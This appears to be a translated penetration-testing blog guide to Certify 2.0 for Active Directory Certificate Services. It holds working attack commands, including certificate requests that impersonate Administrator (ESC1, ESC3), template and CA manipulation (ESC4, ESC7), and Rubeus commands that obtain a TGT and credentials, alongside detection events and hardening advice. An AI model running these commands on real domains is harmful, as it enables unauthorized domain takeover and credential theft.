Certify: Enumerate and Abuse AD CS from Windows with C#


Certify is GhostPack's C# tool for enumerating and exploiting AD CS from Windows without Python dependencies. Learn how to use it to find vulnerable templates and request certificates for escalation to Domain Admin.
- Posted on 2026-06-03
- Reading time: 13 min
Certify 2.0: Complete Guide to AD CS Enumeration and Abuse from Windows #
Certify is GhostPack's C# tool for enumerating and verifying vulnerable configurations in Active Directory Certificate Services (AD CS) directly from Windows. Version 2.0 uses the commands enum-cas, enum-templates, request, request-agent, request-download, manage-ca e manage-template; identifies conditions related to ESC1–ESC16 techniques and returns certificates in format PFX Base64, usable directly with The red
.
It is the Windows-native complement to Certipy : Certify is ideal when you have a Windows session in the domain and want to analyze AD CS without installing Python, while Certipy remains more convenient from Linux and for workflows such as NTLM relay, authentication and Shadow Credentials.
What is Certify and what is it used for? #
Certify is a C# tool developed by SpecterOps as part of the GhostPack project. It queries Active Directory via LDAP, lists Certificate Authorities and certificate templates, highlights dangerous configurations, and can send certificate requests to the CA.
To understand its role, four concepts are needed:
- AD CS: Microsoft's PKI infrastructure used to issue and manage certificates in the domain.
- Certificate Authority (CA): the server that approves, signs, and issues certificates.
- certificate template: The Active Directory object that determines who can request a certificate, for which identity, and for what uses.
- PKINIT: the Kerberos mechanism that allows you to obtain a TGT using a certificate instead of a password.
A misconfiguration can therefore transform a normal enrollment right into a privilege escalation path: the certificate issued by the CA is a valid credential and can allow authentication as another account.
For a complete overview of the techniques, see AD CS ESC1–ESC16 and the AD CS EKU and OID Guide.
Certify 1.x and Certify 2.0: Don't mix syntaxes #
Many online cheat sheets still show 2021 syntax. Certify 2.0 has renamed commands, separated previously merged actions, and added filters for newer ESCs.
| Target | Legacy 1.x syntax | Certify 2.0 Syntax |
|---|---|---|
| Enumerate vulnerable templates | find /vulnerable | enum-templates --filter-enabled --filter-vulnerable |
| List the CAs | cas | enum-cas |
| Enumerate PKI objects | pkiobjects | enum-pkiobjects |
| Filter on the current context | /currentuser | --current-user |
| Show all ACLs | /showAllPermissions | --show-all-perms |
| Request arbitrary SAN/UPN | request /altname:utente | request --upn utente |
| On-behalf-of request | request /onbehalfof:... | request-agent --target ... |
| Download an issued request | download /id:42 | request-download --id 42 |
| PEM Output | default | optional with --output-pem |
| PFX Base64 Output | manual conversion | default |
Important Note: legacy parameters
/usernamee/passwordpresent in some guides are not part of the official Certify 2.0 command reference.--target-userIt is used to classify vulnerabilities against another account's groups, but does not authenticate Certify as that user.
Requirements and compilation #
SpecterOps doesn't publish official binaries. The repository must be built from source with Visual Studio.
git clone https://github.com/GhostPack/Certify
cd Certify

# Apri Certify.sln con Visual Studio 2022
# Configuration: Release
# Build Solution
The project is built for .NET Framework 4.7.2 . Before running, please check:
# Contesto utente
whoami
whoami /groups

# Dominio e controller individuato dalla sessione
$env:USERDNSDOMAIN
nltest /dsgetdc:$env:USERDNSDOMAIN

# Connettività LDAP e RPC Endpoint Mapper
Test-NetConnection dc01.corp.local -Port 389
Test-NetConnection ca01.corp.local -Port 135
Enumeration typically doesn't require administrative privileges: a domain account that can read PKI objects is sufficient. Management requests and operations, however, depend on enrollment rights, template ACLs, and delegated roles on the CA.
Certify 2.0 Cheat Sheet #
| Target | Command |
|---|---|
| Enumerate all CAs | .\Certify.exe enum-cas |
| Show only vulnerable CAs | .\Certify.exe enum-cas --filter-vulnerable --hide-admins |
| Analyze a specific CA | .\Certify.exe enum-cas --ca "CA01.corp.local\CORP-CA" |
| Enumerate all templates | .\Certify.exe enum-templates |
| Only published templates | .\Certify.exe enum-templates --filter-enabled |
| Published and vulnerable templates | .\Certify.exe enum-templates --filter-enabled --filter-vulnerable --hide-admins |
| Vulnerability to the current user | .\Certify.exe enum-templates --filter-enabled --filter-vulnerable --current-user |
| Vulnerability to a target user | .\Certify.exe enum-templates --filter-enabled --filter-vulnerable --target-user mario.rossi |
| Only templates with client authentication | .\Certify.exe enum-templates --filter-enabled --filter-client-auth |
| Template with controllable subject | .\Certify.exe enum-templates --filter-enabled --filter-supply-subject |
| Templates usable by Enrollment Agent | .\Certify.exe enum-templates --filter-enabled --filter-request-agent |
| Details of a template | .\Certify.exe enum-templates --template VulnTemplate --show-all-perms |
| Enumerate PKI objects and issuance policies | .\Certify.exe enum-pkiobjects --show-linked-oids |
| Specify LDAP DC | .\Certify.exe enum-templates --ldap-server DC01.corp.local |
| Save the output | .\Certify.exe enum-templates --filter-vulnerable --out-file certify.txt |
| Request a certificate | .\Certify.exe request --ca "CA01.corp.local\CORP-CA" --template User |
| ESC1 request with UPN and SID | .\Certify.exe request --ca "CA01.corp.local\CORP-CA" --template VulnTemplate --upn Administrator --sid <SID> |
| On-behalf-of request | .\Certify.exe request-agent --ca "CA01.corp.local\CORP-CA" --template User --target Administrator --agent-pfx <BASE64_PFX> |
| Download an issued certificate | .\Certify.exe request-download --ca "CA01.corp.local\CORP-CA" --id 42 --private-key <BASE64_KEY> |
| Show full help | .\Certify.exe <comando> --help |
AD CS Enumeration Workflow #
1. Identify exposed Certificate Authorities and Services #
.\Certify.exe enum-cas --hide-adminsTo narrow down the output to CAs that Certify classifies as vulnerable:
.\Certify.exe enum-cas --filter-vulnerable --hide-adminsFields to read carefully:
FullName: format required by--ca, for exampleCA01.corp.local\CORP-CA.User Specifies SAN: indicates the AC configuration connected to ESC6.RPC Request Encryption: relevant for ESC11.Disabled Extensions: can reveal ESC16.CA Permissions: nearManageCA,ManageCertificatesor enrollment granted to too large groups.Enrollment Agent Restrictions: absence or weak configuration increases ESC3 risk.
For a specific CA:
.\Certify.exe enum-cas --ca "CA01.corp.local\CORP-CA" --show-all-perms2. Search for published and vulnerable templates #
The most important command for initial triage is:
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-vulnerable `
  --hide-admins
--filter-enabled It is essential: without this filter, Certify 2.0 also shows templates present in Active Directory but not published by any CA, and therefore not requestable at that time.
To sort results based on the current account's actual groups:
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-vulnerable `
  --current-user `
  --hide-admins
To evaluate a compromised account without changing the execution context:
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-vulnerable `
  --target-user svc_backup `
  --hide-admins
--target-user It only changes the calculation of permissions and vulnerabilities displayed: it does not use the credentials of the indicated account.
3. Targeted filters to reduce noise #
# Template che permettono autenticazione via certificato
.\Certify.exe enum-templates --filter-enabled --filter-client-auth --hide-admins

# Template che consentono al richiedente di specificare il subject/SAN
.\Certify.exe enum-templates --filter-enabled --filter-supply-subject --hide-admins

# Intersezione utile per individuare condizioni simili a ESC1
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-client-auth `
  --filter-supply-subject `
  --hide-admins

# Template utilizzabili per richieste firmate da Enrollment Agent
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-request-agent `
  --hide-admins

# Template che richiedono Manager Approval
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-manager-approval
For a complete analysis of a single template:
.\Certify.exe enum-templates `
  --template VulnTemplate `
  --show-all-perms
4. Enumerate PKI object and issuance policy #
ESC13 and other chains depend on Enterprise OIDs linked to domain groups. Certify 2.0 includes a dedicated command:
.\Certify.exe enum-pkiobjects --show-linked-oidsCheck above all:
- Enterprise OIDs linked to privileged groups;
- ACLs modifiable by non-privileged users;
- PKI objects with
WriteProperty,WriteDacl,WriteOwneror anomalous ownership.
Further information: ESC13 via Issuance Policy OID.
How to read the output of a template #
Don't stop at the line VulnerabilitiesManually verify the fields that make up the attack path.
| Countryside | Why it matters |
|---|---|
Enabled | The template is published and can be requested |
Publishing CAs | Indicate which CA to use with --ca |
Schema Version | Relevant for Enrollment Agent and ESC15 |
Certificate Name Flag | Search ENROLLEE_SUPPLIES_SUBJECT |
Enrollment Flag | Search NO_SECURITY_EXTENSION for ESC9 |
Manager Approval Required | Se True, the request is not issued automatically |
Authorized Signatures Required | Values greater than zero may block direct enrollment |
Extended Key Usage | Determines whether the certificate can authenticate, code sign, or act as an Enrollment Agent |
Required Application Policies | Bind requests on-behalf-of |
Enrollment Rights | Determines who can request the template |
Object Control Permissions | Detect ESC4 and editable templates |
Validity/Renewal Period | Determines the duration and possibility of renewal of the credential |
The most important EKUs for authentication are:
Client Authentication          1.3.6.1.5.5.7.3.2
PKINIT Client Authentication   1.3.6.1.5.2.3.4
Smart Card Logon               1.3.6.1.4.1.311.20.2.2
Any Purpose                    2.5.29.37.0
Subordinate CA                 nessun EKU
Certificate Request Agent      1.3.6.1.4.1.311.20.2.1
ESC1 with Certify 2.0 #
ESC1 generally requires:
- enrollment right on the CA;
- enrollment right on the template;
- Manager Approval disabled;
- no authorized signature required;
- EKU valid for authentication;
- possibility for the applicant to specify subject or SAN.
Enumeration #
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-vulnerable `
  --current-user `
  --hide-admins
Certificate Request #
In modern environments, simply specifying the UPN isn't always sufficient. Microsoft's Strong Certificate Mapping verifies the SID associated with the certificate; after the 2025 updates, updated environments should be considered fully enforced.
# Recupera il SID del target in un test autorizzato
Get-ADUser Administrator -Properties objectSid |
  Select-Object SamAccountName, objectSid

# Richiesta ESC1 con UPN e SID
.\Certify.exe request `
  --ca "CA01.corp.local\CORP-CA" `
  --template VulnTemplate `
  --upn Administrator `
  --sid S-1-5-21-111111111-222222222-333333333-500
Certify 2.0 returns a block Certificate (PFX) Base64 encoded. No need to switch to OpenSSL unless you explicitly request legacy output with --output-pem.
Further information: ESC1 AD CS.
ESC3: Enrollment Agent and on-behalf-of request #
ESC3 uses a template with EKU Certificate Request Agent . The flow involves two separate certificates.
1. Find and request the Enrollment Agent certificate #
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-vulnerable `
  --hide-admins

.\Certify.exe request `
  --ca "CA01.corp.local\CORP-CA" `
  --template EnrollmentAgentTemplate
Save the Base64 PFX produced by the command.
2. Find an acceptable template for on-behalf-of #
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-request-agent `
  --hide-admins
3. Request the certificate for the target #
.\Certify.exe request-agent `
  --ca "CA01.corp.local\CORP-CA" `
  --template User `
  --target "CORP\Administrator" `
  --agent-pfx <BASE64_PFX_AGENT>
If the Enrollment Agent PFX is password protected, add:
--agent-pass 'PasswordPFX'Learn more about EKUs: AD CS EKU and OID.
ESC4 and ESC7: Template ACLs and CAs #
ESC4 — Editable Template #
ESC4 exists when a non-privileged principal has rights such as:
OwneroFull Control;WriteProperty;WriteOwner;WriteDacl.
Enumeration:
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-vulnerable `
  --show-all-perms
Certify 2.0 includes manage-template to manage settings and ACLs during controlled tests:
# Mostra le opzioni disponibili prima di modificare qualsiasi oggetto
.\Certify.exe manage-template --help

# Esempi di parametri supportati:
# --supply-subject
# --client-auth
# --manager-approval
# --authorized-signatures
# --enroll <SID>
# --write-dacl <SID>
Template changes must be agreed upon before testing, documented, and reverted immediately after testing. For a complete and reversible workflow, see ESC4 AD CS Template Hijacking.
ESC7 — Delegated roles on the CA #
.\Certify.exe enum-cas `
  --filter-vulnerable `
  --hide-admins
Search especially for:
ManageCA;ManageCertificates;- Abnormal owner or ACL on the CA.
Certify 2.0 can manage published templates, roles and pending requests via manage-caExample of verifying and downloading a previously authorized request in the test:
# Help completo
.\Certify.exe manage-ca --help

# Emissione di una richiesta tramite Request ID
.\Certify.exe manage-ca `
  --ca "CA01.corp.local\CORP-CA" `
  --issue-id 42

# Download con la private key prodotta dalla richiesta originale
.\Certify.exe request-download `
  --ca "CA01.corp.local\CORP-CA" `
  --id 42 `
  --private-key <BASE64_PRIVATE_KEY>
Learn more: ESC7 Manage CA.
ESC6, ESC9, ESC15 and ESC16 in 2026 #
Strong Certificate Mapping has changed the effectiveness of some techniques. No longer treat every arbitrary SAN as an automatic escalation.
- ESC6: the CA flag
EDITF_ATTRIBUTESUBJECTALTNAME2It allows arbitrary SANs, but alone is not normally sufficient in an upgraded domain because the CA inserts the requester's SID. - ESC9: the template has
NO_SECURITY_EXTENSIONand omits the SID security extension. - ESC16: CA globally disables SID extension
1.3.6.1.4.1.311.25.2. - ESC15 / EKUwu: Affects template schema v1 that are vulnerable to application policy injection; Microsoft fixed CVE-2024-49019 in November 2024.
Enumeration:
# CA vulnerabili: ESC6, ESC7, ESC11, ESC16 e altre condizioni
.\Certify.exe enum-cas --filter-vulnerable --hide-admins

# Template vulnerabili: ESC1-4, ESC9, ESC13, ESC15 e altre condizioni
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-vulnerable `
  --hide-admins
For ESC15 in an out-of-date lab, Certify 2.0 supports --application-policy:
.\Certify.exe request `
  --ca "CA01.corp.local\CORP-CA" `
  --template WebServer `
  --upn Administrator `
  --sid S-1-5-21-111111111-222222222-333333333-500 `
  --application-policy 1.3.6.1.5.5.7.3.2
Further Reading:
Using PFX Base64 with Rubeus #
Certify 2.0 prints the certificate in a format directly accepted by Rubeus.
Rubeus.exe asktgt `
  /user:Administrator `
  /domain:corp.local `
  /dc:DC01.corp.local `
  /certificate:<BASE64_PFX> `
  /enctype:aes256 `
  /ptt `
  /nowrap
To verify the ability to extract credential data via U2U in the authorized context:
Rubeus.exe asktgt `
  /user:Administrator `
  /domain:corp.local `
  /dc:DC01.corp.local `
  /certificate:<BASE64_PFX> `
  /enctype:aes256 `
  /getcredentials `
  /show `
  /nowrap
Check session tickets:
klistFrom here, the path depends on the privileges of the identity you obtained. Related guides are Rubeus , DCSync , and Golden Ticket.
PEM output and manual conversion: for compatibility only #
The default output of Certify 2.0 is PFX Base64. Use --output-pem only if a later tool requires the legacy format.
.\Certify.exe request `
  --ca "CA01.corp.local\CORP-CA" `
  --template User `
  --output-pem
PEM → PFX Conversion:
openssl pkcs12 \
  -in cert.pem \
  -keyex \
  -CSP "Microsoft Enhanced Cryptographic Provider v1.0" \
  -export \
  -out cert.pfx
With password:
openssl pkcs12 \
  -in cert.pem \
  -keyex \
  -CSP "Microsoft Enhanced Cryptographic Provider v1.0" \
  -export \
  -out cert.pfx \
  -passout pass:'PasswordPFX'
Certify vs. Certipy: Which Should You Use? #
| Function | Certify 2.0 | Certipy |
|---|---|---|
| Language | C# | Python |
| Ideal environment | Windows Session | Linux or Windows |
| CA/Template Enumeration | Yes | Yes |
| Identifying ESC1–ESC16 | Yes, based on the documented features | Yes |
| Request certificates | Yes | Yes |
| PFX Output | Base64 to console | File .pfx |
| Integrated PKINIT/auth | No, use Rubeus | Yup, certipy auth |
| NTLM relay ESC8/ESC11 | It is not a relay tool | Yes |
| Edit template/CA | manage-template, manage-ca | Yes, with dedicated workflows |
| Renewal and forge | Yes in Certify 2.0 | Yes |
| Shadow Credentials | No | Yes |
| addictions | .NET Framework | Python/pip |
Use Certify when:
- you already have a Windows shell in the domain;
- you want native certificate enumeration and requests without Python;
- you want PFX Base64 directly usable with Rubeus;
- You need to parse ACLs and PKI configurations from the current Windows context.
Use Certipy when:
- you are operating from Kali/Linux;
- you need to relay to HTTP or RPC endpoints;
- Do you want a single tool for
find,req,auth,relay,shadoweforge.
Detection: How to detect Certify and AD CS abuse #
Effective detection shouldn't depend on the name alone Certify.exeThe most reliable signal is the correlation between:
- enumeration or modification of PKI objects;
- request and issuance of the certificate;
- Kerberos authentication via certificate;
- identities, templates, or SANs that are incompatible with normal behavior.
Enable auditing on the CA #
In a defensive configuration, enable the Audit Certification Services subcategory for Success and Failure, then configure the CA audit filter:
certutil -setreg CA\AuditFilter 127
Restart-Service certsvc
Collect at least the Security Event Logs from the CA and Domain Controllers in the SIEM.
Main Event IDs #
| Event ID | System | Meaning | What to look for |
|---|---|---|---|
4882 | CA | Certificate Services permissions changed | new ManageCA o ManageCertificates |
4885 | CA | CA audit filter changed | Disabling or reducing auditing |
4886 | CA | Certificate request received | Unusual templates, requesters, and attributes |
4887 | CA | Certificate approved and issued | Auth certificate for privileged account |
4888 | CA | Request denied | Repeated errors or testing on unauthorized templates |
4889 | CA | Request set pending | Requests then forced with Officer role |
4890 | CA | Certificate Manager settings changed | Changing managers/restrictions |
4891 | CA | CA configuration changed | Change policies, flags or modules |
4898 | CA | Template uploaded | New template published or reloaded |
4899 | CA | Updated template | Edit EKU, flags or requirements |
4900 | CA | Updated template security | ACL template changed |
5136 | DC | AD object modified | Changes to Certificate Templates objects |
4768 | DC | Kerberos TGT Request | Certificate Issuer/Serial/Thumbprint enhanced |
5136 Requires an appropriate SACL on the objects to be monitored. For certificate templates, check for changes to:
pKIExtendedKeyUsage
msPKI-Certificate-Name-Flag
msPKI-Enrollment-Flag
msPKI-RA-Signature
msPKI-Certificate-Application-Policy
nTSecurityDescriptor
Quick Triage with PowerShell #
# Eventi AD CS sulla CA
Get-WinEvent -FilterHashtable @{
  LogName = 'Security'
  Id      = 4882,4885,4886,4887,4888,4889,4890,4891,4898,4899,4900
} | Select-Object TimeCreated, Id, MachineName, Message

# PKINIT/certificate authentication sui DC
Get-WinEvent -FilterHashtable @{
  LogName = 'Security'
  Id      = 4768
} | Where-Object {
  $_.Message -match 'Certificate Thumbprint:\s+\S'
} | Select-Object TimeCreated, MachineName, Message
High priority correlations #
Generate an alert when:
- a standard account requires a certificate whose subject, SAN, or UPN indicates a privileged account;
- a template with Client Authentication is used by a principal that does not normally require it;
- an event
4899,4900o5136is followed within a few minutes by4886/4887; ManageCAoManageCertificatesthey are assigned and immediately after a pending request is issued;- un
4887is followed by a4768with certified thumbprint/serial traceable to the same certificate; - certificates with abnormal validity, Any Purpose, Subordinate CA or Certificate Request Agent are issued;
- a user endpoint generates an unusual volume of LDAP queries to
CN=Public Key Services,CN=Services,CN=Configuration.
Important limitation:
4886e4887They can be very noisy on their own. Detection should use a baseline of templates, regular requesters, and authorized identities.
Hardening and mitigations #
- Remove
EnrolleAutoenrolldaAuthenticated Users,Domain UsersedEveryonewhen not strictly necessary. - Enable Manager Approval or authorized signatures on sensitive templates.
- Delete
ENROLLEE_SUPPLIES_SUBJECTfrom templates with authentication EKU if not required. - Remove
Any Purpose, Subordinate CA and Certificate Request Agent templates accessible to large groups. - Protect ACLs and template ownership; treat
WriteProperty,WriteDacl,WriteOwnereGenericAllas Tier 0 privileges. - Limits
ManageCAeManageCertificatesto dedicated and monitored groups. - Keep your Domain Controllers up to date and do not weaken Strong Certificate Mapping.
- Verify that the SID extension
1.3.6.1.4.1.311.25.2is not disabled on templates or CAs. - For Web Enrollment and CES/CEP use HTTPS, Extended Protection for Authentication, and NTLM restrictions.
- Enable CA auditing, Directory Service Changes, and centralize events in your SIEM.
- Perform periodic audits with Certify, Certipy, PSPKIAudit, and Microsoft Defender for Identity.
Microsoft Defender for Identity includes security posture assessments specific to ESC1, ESC3, ESC4, ESC7, and exposed AD CS endpoints.
Troubleshooting #
Certify does not find any CA #
Verify domain, DNS and LDAP:
nltest /dsgetdc:corp.local
Resolve-DnsName _ldap._tcp.dc._msdcs.corp.local
Test-NetConnection DC01.corp.local -Port 389

.\Certify.exe enum-cas `
  --domain corp.local `
  --ldap-server DC01.corp.local
The template exists but does not appear with --filter-enabled
#
The template is present in Active Directory but not published by any CA. Temporarily remove the filter to confirm:
.\Certify.exe enum-templates --template NomeTemplateCheck the field Enabled e Publishing CAs.
--filter-vulnerable does not show an expected template
#
The default filter classifies vulnerabilities against low-privilege built-in groups. Try the real-world context:
.\Certify.exe enum-templates `
  --filter-enabled `
  --filter-vulnerable `
  --current-user `
  --show-all-perms
The request remains pending #
Save:
Request ID;- Base64 private key produced by the request;
- CA name;
- template used.
After authorized approval:
.\Certify.exe request-download `
  --ca "CA01.corp.local\CORP-CA" `
  --id 42 `
  --private-key <BASE64_PRIVATE_KEY>
Rubeus does not authenticate with the certificate #
Check it out:
- UPN and SID present in the certificate;
- Authentication EKU;
- CA trust in
NTAuthCertificates; - PKINIT support on DC;
- DNS and time synchronization;
- Strong Certificate Mapping;
- revocation and validity of the certificate.
w32tm /query /status
klist purge
certutil -dump cert.pfx
FAQ #
Does Certify 2.0 support ESC1–ESC16? #
Certify 2.0 lists templates, CAs, and PKI objects needed to identify ESC1–ESC16 conditions and includes functionality for requests, template/CA management, renewal, and forge. However, it doesn't replace all the tools in the chain: for NTLM relay ESC8/ESC11, a relay tool is required, while for PKINIT authentication, Rubeus is typically used.
Does Certify require administrative privileges? #
No, not for normal LDAP enumeration. A domain user can often read CAs, templates, and ACLs. Certificate requests require enrollment rights; manage-template, manage-ca and equivalent operations require specific ACLs or roles.
Does Certify work from a machine not joined to the domain? #
Certify uses the current Windows security context and the 2.0 command reference does not offer any generic parameters. --username/--password For LDAP and CA authentication. A valid domain context, correct DNS, and connectivity to LDAP and RPC are required from a non-joined host; in practice, it's more reliable to run this from a Windows session already authenticated to the domain.
What is the difference between --current-user e --target-user?
#
--current-user Evaluates enrollment and ACLs against nested groups of the user running Certify. --target-user calculates vulnerability against another account's groups, but does not change the identity used for requests.
Why don't I always have to convert PEM to PFX anymore? #
Certify 2.0 returns a Base64 encoded PFX by default, which is directly accepted by Rubeus. --output-pem It keeps the old behavior only for compatibility.
Is ESC6 still enough to get Domain Admin? #
In an updated environment with Strong Certificate Mapping, generally not. The CA inserts the requestor's SID, so an arbitrary SAN isn't enough. ESC6 can be exploited in combination with ESC9, ESC16, or specific weak mappings.
Which fields do I need to check to confirm ESC1? #
Enabled: True, CA and template enrollment rights for the principal, Manager Approval disabled, zero authorized signatures, EKU valid for authentication and ENROLLEE_SUPPLIES_SUBJECT.
Can Certify do NTLM relay? #
No: It enumerates the relevant configuration for ESC8/ESC11, but it is not a listener/relay framework. Tools like Certipy or ntlmrelayx are used for relay in an authorized test.
What events indicate possible AD CS abuse? #
The main signals are 4886/4887 for request and issuance, 4768 with certified information for PKINIT, 4899/4900 e 5136 for template changes, 4882/4890/4891 for role changes and CA configuration.
Operational checklist #
PREPARAZIONE
[ ] Confermato scope e autorizzazione per richieste/modifiche AD CS
[ ] Identificati dominio, DC e CA
[ ] Verificata connettività LDAP e RPC
[ ] Compilata la versione corrente di Certify dal repository ufficiale

ENUMERAZIONE
[ ] enum-cas --filter-vulnerable --hide-admins
[ ] enum-templates --filter-enabled --filter-vulnerable --current-user
[ ] enum-templates --show-all-perms sui template sospetti
[ ] enum-pkiobjects --show-linked-oids
[ ] Verificati EKU, SAN, SID extension, approval, signatures e ACL

VALIDAZIONE
[ ] Confermato che il template è pubblicato
[ ] Confermati enrollment rights su CA e template
[ ] Valutata Strong Certificate Mapping
[ ] Salvati Request ID, private key e PFX
[ ] Testato il certificato soltanto entro lo scope autorizzato

DETECTION
[ ] Audit Certification Services abilitato
[ ] CA AuditFilter configurato
[ ] Eventi 4882, 4885-4891, 4898-4900 raccolti
[ ] Eventi 4768 e 5136 raccolti sui DC
[ ] Correlazione emissione certificato → PKINIT configurata nel SIEM

RIPRISTINO
[ ] Ripristinate eventuali modifiche a template e CA
[ ] Revocati i certificati emessi per il test
[ ] Pubblicata CRL aggiornata se necessario
[ ] Conservate evidenze e Request ID nel report
Conclusion #
Certify 2.0 is no longer just the old find /vulnerableIt is a Windows-native toolkit for analyzing the entire AD CS surface: CA, templates, ACLs, issuance policies, Strong Certificate Mapping, on-behalf-of requests, and controlled PKI object management.
The correct workflow is:
enum-casto understand which CAs exist and how they are configured;enum-templatesto isolate published, vulnerable, and actually usable templates from the principal;- manual verification of EKU, SAN, SID extension, approval, signatures and ACLs;
requestorequest-agentonly after confirming the prerequisites;- authentication with The red
and defensive correlation between
4887e4768; - rollback, revocation, and documentation of changes made during testing.
For Linux workflows, relay and continuous integrated authentication with Certipy . For the full attack surface, see AD CS ESC1–ESC16.
Resources #
- GhostPack Certify — official repository
- SpecterOps — Certify 2.0
- SpecterOps — Certify Command Overview
- SpecterOps — Certified Pre-Owned
- Microsoft — KB5014754 Strong Certificate Mapping
- Microsoft — Audit Certification Services
- HackTricks — AD CS Domain Escalation
- The Hacker Recipes — AD CS
- Hacking Articles — AD Certificate Exploitation ESC1
Authorized Use: The commands in this guide are to be executed only in labs, CTFs, or penetration tests with explicit authorization.